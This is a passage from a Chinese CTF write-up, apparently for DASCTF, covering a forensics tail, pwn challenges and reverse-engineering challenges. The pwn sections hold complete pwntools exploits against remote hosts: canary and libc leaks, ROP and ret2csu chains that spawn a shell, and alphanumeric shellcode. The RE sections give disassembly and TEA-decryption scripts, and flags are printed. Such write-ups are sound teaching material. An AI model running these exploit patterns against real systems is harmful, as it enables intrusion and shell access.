0x000000003faa3a20      2      0 RW-rw- \Device\HarddiskVolume2\Users\Yusa\AppData\Roaming\Microsoft\Windows\Recent\Sakur
a文件.lnk
0x000000003fabc220      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\Sakura文件\Sakura-logo
```

第一个文件didi导出为加密压缩包，密码为820ac92b9f58142bbbc27ca295f1cf48

里面是一个bmp文件

通过（）获得key.zip的密码，通过key.zip(搜索文件中的zip文件导出或是利用StikyNot.exe内存文件导出分离获得)里面的exp可以解得题目所给压缩包中的flag


flag：

PWN

PWN1 【string_go】


思路：

ative_func 内输入索引，但是用 int 类型表式，并且只检查是否满足小于，可用负数绕过，由于 c++ 字符串类型长度小时存储在栈上，因此可以对栈上的部分值进行修改



```
std::istream::operator>>(&std::cin, &v7);
split(v8, v10);
if ( !std::vector<std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::size(v8) && v7 ≤ 7 )
{
  std::operator<<<std::char_traits<char>>(&std::cout, ">>> ");
  std::operator>><char>(&std::cin, v10);
  std::operator<<<std::char_traits<char>>(&std::cout, ">>> ");
  v2 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v10, v7);
  std::operator>><char,std::char_traits<char>>(&std::cin, v2);
}
```

字符串同时存储长度，给长度添加一位可以输出栈上的大量信息，找到有用的信息可以泄露程序基地址和 libc 基地址，后面 memcpy 的使用存在溢出，构造 rop 获得 shell



```
v3 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::size(v9);
v4 = (const void *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v9);
v5 = (void *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v11);
memcpy(v5, v4, v3);
```

Python

```python

#!/usr/bin/env python3

# %%
from pwn import *

# from LibcSearcher import *

binary = ELF("./string_go_patched")
libc = ELF("./libc-2.27.so")
ld = ELF("./ld-2.27.so")

context.binary = binary
context.os = 'linux'
context.arch = context.binary.arch
context.terminal = ['alacritty', '-e']

local = False
if local:
    p = process([binary.path])
else:
    p = remote("82.157.20.104", 52000)


def dbgaddr(addr, PIE=False):  # PIE enabled
    if local:
        if PIE:
            text_base = int(
                os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
            log.info(f'b *{hex(text_base + addr)}\n')
            # gdb.attach(p, f'b *{hex(text_base + addr)}')
        else:
            gdb.attach(p, f'b *{hex(addr)}')


def dbg(func=''):
    if local:
        gdb.attach(p, func)


dbgaddr(0x23DD, True)
# %%

s = lambda str: p.send(str)
sl = lambda str: p.sendline(str)
sa = lambda delims, str: p.sendafter(delims, str)
sa = lambda delims, str: p.sendafter(delims, str)
sla = lambda delims, str: p.sendlineafter(delims, str)
r = lambda numb=4096: p.recv(numb)
rl = lambda: p.recvline()
ru = lambda delims, drop=True: p.recvuntil(delims, drop)
uu32 = lambda data: u32(data.ljust(4, b'\x00'))
uu64 = lambda data: u64(data.ljust(8, b'\x00'))
li = lambda str, data: log.success(str + '========>' + hex(data))

# %%

sla(b">>> ", b"1+2")
sla(b">>> ", b"-7")
sla(b">>> ", b"aaaaaaaa")
sla(b">>> ", b"\x10")
r(0x38)
canary = uu64(r(0x8))
li("canary", canary)
r(0x18)
base = uu64(r(0x8)) - 0x254D
li("base", base)
r(0x98)
libc.address = uu64(r(0x8)) - 0x21bf7
li("libc_base", libc.address)
pop_rdi = base + 0x0000000000003cf3
ret = base + 0x00000000000014ce
payload = b'a' * 0x18 + p64(canary) + b'a' * 0x18 + p64(ret) + p64(pop_rdi) +
p64(next(libc.search(b'/bin/sh'))) + p64(
    libc.sym.system)
# payload = b'a' * 0x18 + p64(canary) + b'a'*0x18
sla(b">>> ", payload)

# %%
p.interactive()
```

flag：DASCTF{528cd82935d8d1d089dd3f97fc8c2400}

PWN2 【blind】

思路：

gadget 不全，考虑 ret2csu 构造 rop

Python

```
#!/usr/bin/env python3

```

```python
# %%
from pwn import *

# from LibcSearcher import *

binary = ELF("./blind")

context.binary = binary
context.os = 'linux'
context.arch = context.binary.arch
context.terminal = ['alacritty', '-e']
context.log_level = 'debug'

local = False
if local:
    p = process([binary.path])
else:
    p = remote("82.157.6.165", 31200)


def dbgaddr(addr, PIE=False):  # PIE enabled
    if local:
        if PIE:
            text_base = int(
                os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
            log.info(f'b *{hex(text_base + addr)}\n')
            # gdb.attach(p, f'b *{hex(text_base + addr)}')
        else:
            gdb.attach(p, f'b *{hex(addr)}')


def dbg(func=''):
    if local:
        gdb.attach(p, func)


# %%

s = lambda str: p.send(str)
sl = lambda str: p.sendline(str)
sa = lambda delims, str: p.sendafter(delims, str)
sla = lambda delims, str: p.sendlineafter(delims, str)
r = lambda numb=4096: p.recv(numb)
rl = lambda: p.recvline()
ru = lambda delims, drop=True: p.recvuntil(delims, drop)
uu32 = lambda data: u32(data.ljust(4, b'\x00'))
uu64 = lambda data: u64(data.ljust(8, b'\x00'))
```

```python
uu64 = lambda data: u64(data.ljust(8, b'\x00'))
li = lambda str, data: log.success(str + '========>' + hex(data))

# %%

def ret2csu(part1, part2, jmp2, arg1=0x0, arg2=0x0, arg3=0x0):
    payload = p64(part1)
    payload += p64(0x0)
    payload += p64(0x1)
    payload += p64(jmp2)
    payload += p64(arg3)
    payload += p64(arg2)
    payload += p64(arg1)
    payload += p64(part2)
    payload += b'A' * 56
    return payload


# %%
payload = b"a" * 0x58
payload += ret2csu(0x4007BA, 0x4007A0, binary.got.read, 0, binary.got.alarm, 1)
payload += ret2csu(0x4007BA, 0x4007A0, binary.got.read, 0, 0x601088, 0x3b)
payload += ret2csu(0x4007BA, 0x4007A0, binary.got.alarm, 0x601088, 0, 0)
payload = payload.ljust(0x500, b'\x00')

s(payload)
s(b"\xd5")
s(b"/bin/sh\x00".ljust(0x3b, b'a'))

# %%
p.interactive()
```

flag：DASCTF{72bdf6f841338beb7120c72362962842}

PWN4【code_project】

思路：

可执行 shellcode，但是需要只包含数字和字母 (mixedcase)

使用工具SkyLined/alpha3对shellcode进行编码，泄露读取的flag，同时有一定长度限制

Plain Text


```
Rh0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G032x0Z020h3V011k01034q5n4r0G0Q000Y0j2A0Q010r0j084t4X050s010F0X0P2A01012x0o2C4s4v010P01001M0s8N2F4y2n0x3m0J0P0Z2A0h1L053J3O0F
```

flag：DASCTF{d2775848714802863ddea3b67799588c}

RE


RE1【TacticalArmed】

输入之后进行加密操作，共两层，内层加密 33 轮，外层加密 len(input)//8 轮，加密的过程是从 Src 处读取指令并执行



```
while ( 1 )
{
  while ( 1 )
  {
    while ( Size )
    {
      memset(lpAddress, 0, 0x10u);
      memcpy(lpAddress, Src, Size);
      sub_4011F0((int)lpAddress, v14, v16);
      *((_BYTE *)lpAddress + Size) = 0xC3;
      __writeeflags(v10);
      v6 = v21(v12, HIDWORD(v11));
      v12 = v7;
      v11 = v6;
      v8 = __readeflags();
      v10 = v8;
      ++v14;
      Src += 16;
      Size = sizes[size_index++];
    }
    if ( str_index == 33 )
      break;
    ++str_index;
    v14 = 0;
    Src = (char *)&codes;
    Size = sizes[0];
    size_index = 1;
  }
  if ( ++v16 == v17 )
    break;
```

但是 Src 中只保存指令，具体的操作数在如下函数中完成



```
int __cdecl sub_4011F0(int a1, int a2, int a3)
{
  unsigned int v4; // [esp+Ch] [ebp-50h]
  unsigned int v5; // [esp+50h] [ebp-Ch]
  int i; // [esp+58h] [ebp-4h]

  __CheckForDebuggerJustMyCode(&byte_406015);
  for ( i = 0; *(_BYTE *)(i + a1); ++i )
    ;
  v5 = dword_4052A8[a2] % 0x10u;
  v4 = (unsigned int)dword_4052A8[a2] >> 4;
  switch ( v4 )
  {
    case 1u:
      *(_DWORD *)(i + a1) = 4 * (v5 + 2 * a3) + 0x405648;// v
      break;
    case 2u:
      *(_DWORD *)(i + a1) = 4 * v5 + 0x405000;   // key
      break;
    case 3u:
      *(_DWORD *)(i + a1) = &sum;
      break;
  }
  return 0;
}
```

根据 0x4052a8 处值的十位和个位选择对应的操作，结合指令分析可以发现分别代表着 v,key 和 sum

首先对指令进行简单解析

```python
from capstone import *
opcode = [0x0000000000000D8B, 0x0000000000000000, 0x00007E5A96D2E981, 0x0000000000000000, 0x0000000000000D89, 0x0000000000000000, 0x000000000000158B, 0x0000000000000000, 0x000000000005EAC1, 0x0000000000000000, 0x00000000000000A1, 0x0000000000000000, 0x000000000000C203, 0x0000000000000000, 0x0000000000000D8B, 0x0000000000000000, 0x0000000000000D03, 0x0000000000000000, 0x000000000000C133, 0x0000000000000000, 0x000000000000158B, 0x0000000000000000, 0x000000000004E2C1, 0x0000000000000000, 0x0000000000000D8B, 0x0000000000000000, 0x000000000000CA03, 0x0000000000000000, 0x000000000000C133, 0x0000000000000000, 0x000000000000158B, 0x0000000000000000, 0x000000000000D003, 0x0000000000000000, 0x0000000000001589, 0x0000000000000000, 0x00000000000000A1, 0x0000000000000000, 0x000000000005E8C1, 0x0000000000000000, 0x0000000000000D8B, 0x0000000000000000, 0x000000000000C803, 0x0000000000000000, 0x000000000000158B, 0x0000000000000000, 0x0000
000000001503, 0x0000000000000000, 0x000000000000CA33, 0x0000000000000000, 0x00000000000000A1, 0x0000000000000000, 0x000000000004E0C1, 0x0000000000000000, 0x000000000000158B, 0x0000000000000000, 0x000000000000D003, 0x0000000000000000, 0x000000000000CA33, 0x0000000000000000, 0x00000000000000A1, 0x0000000000000000, 0x000000000000C103, 0x0000000000000000, 0x00000000000000A3, 0x0000000000000000]
v = [0x00000030, 0x00000000, 0x00000030, 0x00000011, 0x00000000, 0x00000021, 0x00000000, 0x00000030, 0x00000011, 0x00000000, 0x00000011, 0x00000000, 0x00000020, 0x00000000, 0x00000000, 0x00000010, 0x00000000, 0x00000010, 0x00000010, 0x00000000, 0x00000023, 0x00000000, 0x00000030, 0x00000010, 0x00000000, 0x00000010, 0x00000000, 0x00000022, 0x00000000, 0x00000000, 0x00000011, 0x00000000, 0x00000011]
sizes = [6, 6, 6, 6, 3, 5, 2, 6, 6, 2, 6, 3, 6, 2, 2, 6, 2, 6,
         5, 3, 6, 2, 6, 6, 2, 5, 3, 6, 2, 2, 5, 2, 5]
s = 0
utils = []
for i in range(33):
    if v[i] != 0:
        sizes[i] += 4
        tmp0 = v[i] // 16
        tmp1 = v[i] % 16
        if tmp0 == 1:
            utils.append(f'v{tmp1}')
        elif tmp0 == 2:
            utils.append(f'k{tmp1}')
        elif tmp0 == 3:
            utils.append(f'sum')


k = 0
for i in range(0, len(opcode)-1, 2):
    CODE = (opcode[i].to_bytes(8, 'little')+opcode[i+1].to_bytes(8, 'little'))[:sizes[i//2]]
    # print(CODE)
    md = Cs(CS_ARCH_X86, CS_MODE_32)
    for ins in md.disasm(CODE, 0x1000):
        if ins.op_str == 'byte ptr [eax], al':
            continue
        tmp = ins.op_str
        if 'dword ptr [rip]' in tmp:
            tmp = tmp.replace('dword ptr [eip]', utils[k])
            k += 1
        elif 'dword ptr [0]' in tmp:
            tmp = tmp.replace('dword ptr [0]', utils[k])
            k += 1

        print("%s\t%s" % (ins.mnemonic, tmp))
```

解析出指令如下

Assembly language

```
mov     ecx, sum
sub     ecx, 0x7e5a96d2
mov     sum, ecx
mov     edx, v1
shr     edx, 5
mov     eax, k1
add     eax, edx
mov     ecx, sum
add     ecx, v1
xor     eax, ecx
mov     edx, v1
shl     edx, 4
mov     ecx, k0
add     ecx, edx
xor     eax, ecx
mov     edx, v0
add     edx, eax
mov     v0, edx
mov     eax, v0
shr     eax, 5
mov     ecx, k3
add     ecx, eax
mov     edx, sum
add     edx, v0
xor     ecx, edx
mov     eax, v0
shl     eax, 4
mov     edx, k2
add     edx, eax
xor     ecx, edx
mov     eax, v1
add     eax, ecx
mov     v1, eax
```

很明显是魔改的 tea，包括修改了 delta 和 sum，sum 每轮经过 33 小轮加密后保存下来，后面使用前面的结果

秘钥在运行中被修改，调试 dump 出真实秘钥，解出 flag

C++

```c
#include <stdio.h>
#include <stdint.h>


uint32_t delta = 0x81A5692E;
uint32_t sum = 33 * delta * 5;

void decrypt(uint32_t *v, uint32_t *k)
{
    uint32_t v0 = v[0], i;
    uint32_t v1 = v[1];

    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (i = 0; i < 33; i++)
    {
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum -= delta;
    }
    v[0] = v0;
    v[1] = v1;
}

int main()
{
    uint32_t v[10] = {0x422F1DED, 0x1485E472, 0x035578D5, 0xBF6B80A2, 0x97D77245, 0x2DAE75D1, 0x665FA963, 0x292E6D74, 0x9795FCC1, 0x0BB5C8E9};
    uint32_t k[4] = {0x7CE45630, 0x58334908, 0x66398867, 0xC35195B1};
    for (int i = 8; i >= 0; i -= 2)
    {
        uint32_t tmpv[] = {v[i], v[i + 1]};
        decrypt(tmpv, k);
        v[i] = tmpv[0];
        v[i + 1] = tmpv[1];
    }
    for (int j = 0; j < 10; j++)
    {
        uint32_t tmp = v[j];
        while (tmp != 0)
        {
            printf("%c", (char *)tmp);
            tmp >>= 8;
        }
    }

    return 0;
}
```

RE3 【ROR】

思路：看反汇编代码，大致是：四十个字符，每八个取各自二进制的相同位上的数再组成新的数


Python

```python
cipher = [0x65,0x55,0x24,0x36,0x9D,0x71,0x0B8,0x0C8,0x65,0x0FB,0x87,0x7F,0x9A,0x9C,0x0B1,0x0DF,0x65,0x8F,0x9D,0x39,0x8F,0x11,0x0F6,0x8E,0x65,0x42,0x0DA,0x0B4,0x8C,0x39,0x0FB,0x99,0x65,0x48,0x6A,0x0CA,0x63,0x0E7,0x0A4,0x79]
table = [0x65,0x8,0x0F7,0x12,0x0BC,0x0C3,0x0CF,0x0B8,0x83,0x7B,0x2,0x0D5,0x34,0x0BD,0x9F,0x33,0x77,0x76,0x0D4,0x0D7,0x0EB,0x90,0x89,0x5E,0x54,0x1,0x7D,0x0F4,0x11,0x0FF,0x99,0x49,0x0AD,0x57,0x46,0x67,0x2A,0x9D,0x7F,0x0D2,0x0E1,0x21,0x8B,0x1D,0x5A,0x91,0x38,0x94,0x0F9,0x0C,0x0,0x0CA,0x0E8,0x0CB,0x5F,0x19,0x0F6,0x0F0,0x3C,0x0DE,0x0DA,0x0EA,0x9C,0x14,0x75,0x0A4,0x0D,0x25,0x58,0x0FC,0x44,0x86,0x5,0x6B,0x43,0x9A,0x6D,0x0D1,0x63,0x98,0x68,0x2D,0x52,0x3D,0x0DD,0x88,0x0D6,0x0D0,0x0A2,0x0ED,0x0A5,0x3B,0x45,0x3E,0x0F2,0x22,0x6,0x0F3,0x1A,0x0A8,0x9,0x0DC,0x7C,0x4B,0x5C,0x1E,0x0A1,0x0B0,0x71,0x4,0x0E2,0x9B,0x0B7,0x10,0x4E,0x16,0x23,0x82,0x56,0x0D8,0x61,0x0B4,0x24,0x7E,0x87,0x0F8,0x0A,0x13,0x0E3,0x0E4,0x0E6,0x1C,0x35,0x2C,0x0B1,0x0EC,0x93,0x66,0x3,0x0A9,0x95,0x0BB,0x0D3,0x51,0x39,0x0E7,0x0C9,0x0CE,0x